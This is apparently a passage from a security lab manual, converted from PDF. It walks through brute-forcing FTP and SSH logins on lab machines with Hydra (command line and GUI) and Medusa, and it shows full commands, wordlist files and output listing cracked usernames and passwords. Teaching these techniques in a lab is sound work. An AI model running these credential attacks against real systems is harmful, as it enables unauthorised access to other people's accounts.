

```
[user@parrot-virtual]~$ ls
Desktop  Downloads  passwords.txt  Public  Templates  Videos
Documents  Music      Pictures       snap    users.txt




[user@parrot-virtual]~$ hydra -L users.txt -P passwords.txt ftp://192.168.43.205
```


Step 3: On a successful match of the login id and password for a particular service, it displays a confirmation message as shown below.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-29 17:30:50
[DATA] max 16 tasks per 1 server, overall 16 tasks, 289 login tries (l:17/p:17), ~19 tries per task
[DATA] attacking ftp://192.168.43.205:21/
[21][ftp] host: 192.168.43.205 login: ftp password: pass
[21][ftp] host: 192.168.43.205 login: ftp password: username
[21][ftp] host: 192.168.43.205 login: ftp password: admin@123
[21][ftp] host: 192.168.43.205 login: ftp password: ftp
[21][ftp] host: 192.168.43.205 login: ftp password: simple
[21][ftp] host: 192.168.43.205 login: ftp password: admin
[21][ftp] host: 192.168.43.205 login: ftp password: admin123
[21][ftp] host: 192.168.43.205 login: ftp password: password
[21][ftp] host: 192.168.43.205 login: ftp password: sample
[21][ftp] host: 192.168.43.205 login: ftp password: text
[21][ftp] host: 192.168.43.205 login: user password: user
[21][ftp] host: 192.168.43.205 login: anonymous password: admin
[21][ftp] host: 192.168.43.205 login: anonymous password: admin@123
[21][ftp] host: 192.168.43.205 login: anonymous password: admin123
[21][ftp] host: 192.168.43.205 login: anonymous password: pass
[21][ftp] host: 192.168.43.205 login: anonymous password: password
[21][ftp] host: 192.168.43.205 login: anonymous password: username
[21][ftp] host: 192.168.43.205 login: anonymous password: ftp
[21][ftp] host: 192.168.43.205 login: anonymous password: simple
[21][ftp] host: 192.168.43.205 login: anonymous password: sample
[21][ftp] host: 192.168.43.205 login: anonymous password: text
[21][ftp] host: 192.168.43.205 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 22 valid passwords found
```

Step 4: To run a graphical version of **Hydra**, follow the steps shown in below images







Quit

Target Passwords Tuning Specific **Start**

Output

Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illeg

Hydra (http://www.thc.org/thc-hydra) starting at 2018-06-07 09:15:57

[DATA] max 16 tasks per 1 server, overall 16 tasks, 117 login tries (l:9/p:13), ~8 tries per task

[DATA] attacking ftp://192.168.0.103:21/

[VERBOSE] Resolving addresses ... [VERBOSE] resolving done

[ATTEMPT] target 192.168.0.103 - login "admin" - pass "admin" - 1 of 117 [child 0] (0/0)

[ATTEMPT] target 192.168.0.103 - login "admin" - pass "" - 2 of 117 [child 1] (0/0)

[ATTEMPT] target 192.168.0.103 - login "admin" - pass "nimda" - 3 of 117 [child 2] (0/0)

[ATTEMPT] target 192.168.0.103 - login "admin" - pass "password" - 4 of 117 [child 3] (0/0)

[ATTEMPT] target 192.168.0.103 - login "admin" - pass "12345" - 5 of 117 [child 4] (0/0)

[ATTEMPT] target 192.168.0.103 - login "admin" - pass "1234567" - 6 of 117 [child 5] (0/0)

[ATTEMPT] target 192.168.0.103 - login "admin" - pass "12345678" - 7 of 117 [child 6] (0/0)

[ATTEMPT] target 192.168.0.103 - login "admin" - pass "123456" - 8 of 117 [child 7] (0/0)

[ATTEMPT] target 192.168.0.103 - login "admin" - pass "ftp" - 9 of 117 [child 8] (0/0)

[ATTEMPT] target 192.168.0.103 - login "admin" - pass "P@ssW0rd" - 10 of 117 [child 9] (0/0)

[ATTEMPT] target 192.168.0.103 - login "admin" - pass "football" - 12 of 117 [child 10] (0/0)


[ATTEMPT] target 192.168.0.103 - login "admin" - pass "qwerty" - 13 of 117 [child 11] (0/0)

[ATTEMPT] target 192.168.0.103 - login "administrator" - pass "administrator" - 14 of 117 [child 12] (0/0)

[ATTEMPT] target 192.168.0.103 - login "administrator" - pass "" - 15 of 117 [child 13] (0/0)

Start Stop Save Output Clear Output

hydra -s 21 -v -V -L /root/Desktop/users.txt -P /root/Desktop/pass.txt -e nsr -t 16 192.168.0.103 ftp



Quit

Target Passwords Tuning Specific **Start**

[ATTEMPT] target 192.168.0.103 - login ftp - pass "football" - 103 of 117 [child 15] (0/0)

[ATTEMPT] target 192.168.0.103 - login "ftp" - pass "qwerty" - 104 of 117 [child 31] (0/0)

[ATTEMPT] target 192.168.0.103 - login "anonymous" - pass "anonymous" - 105 of 117 [child 37] (0/0)

[ATTEMPT] target 192.168.0.103 - login "anonymous" - pass "" - 106 of 117 [child 41] (0/0)

[ATTEMPT] target 192.168.0.103 - login "anonymous" - pass "suomynona" - 107 of 117 [child 54] (0/0)

[ATTEMPT] target 192.168.0.103 - login "anonymous" - pass "password" - 108 of 117 [child 59] (0/0)

[21][ftp] host: 192.168.0.103 login: ftp password: ftp

[ATTEMPT] target 192.168.0.103 - login "anonymous" - pass "1234567" - 110 of 117 [child 1] (0/0)

[ATTEMPT] target 192.168.0.103 - login "anonymous" - pass "12345678" - 111 of 117 [child 21] (0/0)

[ATTEMPT] target 192.168.0.103 - login "anonymous" - pass "123456" - 112 of 117 [child 35] (0/0)

[ATTEMPT] target 192.168.0.103 - login "anonymous" - pass "ftp" - 113 of 117 [child 16] (0/0)

[ATTEMPT] target 192.168.0.103 - login "anonymous" - pass "P@ssW0rd" - 114 of 117 [child 30] (0/0)

[ATTEMPT] target 192.168.0.103 - login "anonymous" - pass "admin" - 115 of 117 [child 36] (0/0)

[ATTEMPT] target 192.168.0.103 - login "anonymous" - pass "football" - 116 of 117 [child 45] (0/0)

[ATTEMPT] target 192.168.0.103 - login "anonymous" - pass "qwerty" - 117 of 117 [child 46] (0/0)

[STATUS] attack finished for 192.168.0.103 (waiting for children to complete tests)





1 of 1 target successfully completed, 1 valid password found

Hydra (http://www.thc.org/thc-hydra) finished at 2018-06-07 04:17:31

<finished>

Start Stop Save Output Clear Output

hydra -s 21 -v -V -L /root/Desktop/users.txt -P /root/Desktop/pass.txt -e nsr -t 60 192.168.0.103 ftp



Practical 11: Cracking Login Credentials using Medusa tool

Description: In this practical we will learn how to perform brute force attack using the medusa tool.

Step 1: Medusa is another password cracking tool like hydra. We provide wordlist files of usernames and passwords, to perform brute force attack on any service in the target machine, using medusa. To perform the attack, use the below command in the terminal.

- **medusa -h <targetIP> -U <usernames file path> -P <passwords file path> -M <service>**

```

[user@parrot-virtual]~[~/Documents]
$ls
cupp passwords.txt users.txt
[user@parrot-virtual]~[~/Documents]
$medusa -h 192.168.43.205 -U users.txt -P passwords.txt -M ssh
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Foofus Networks <jmk@fooofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: admin (1 of 17, 0 complete) Password: admin (1 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: admin (1 of 17, 0 complete) Password: admin123 (2 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: admin (1 of 17, 0 complete) Password: admin123 (3 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: admin (1 of 17, 0 complete) Password: pass (4 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: admin (1 of 17, 0 complete) Password: password (5 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: admin (1 of 17, 0 complete) Password: username (6 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: admin (1 of 17, 0 complete) Password: ftp (7 of 17 complete)
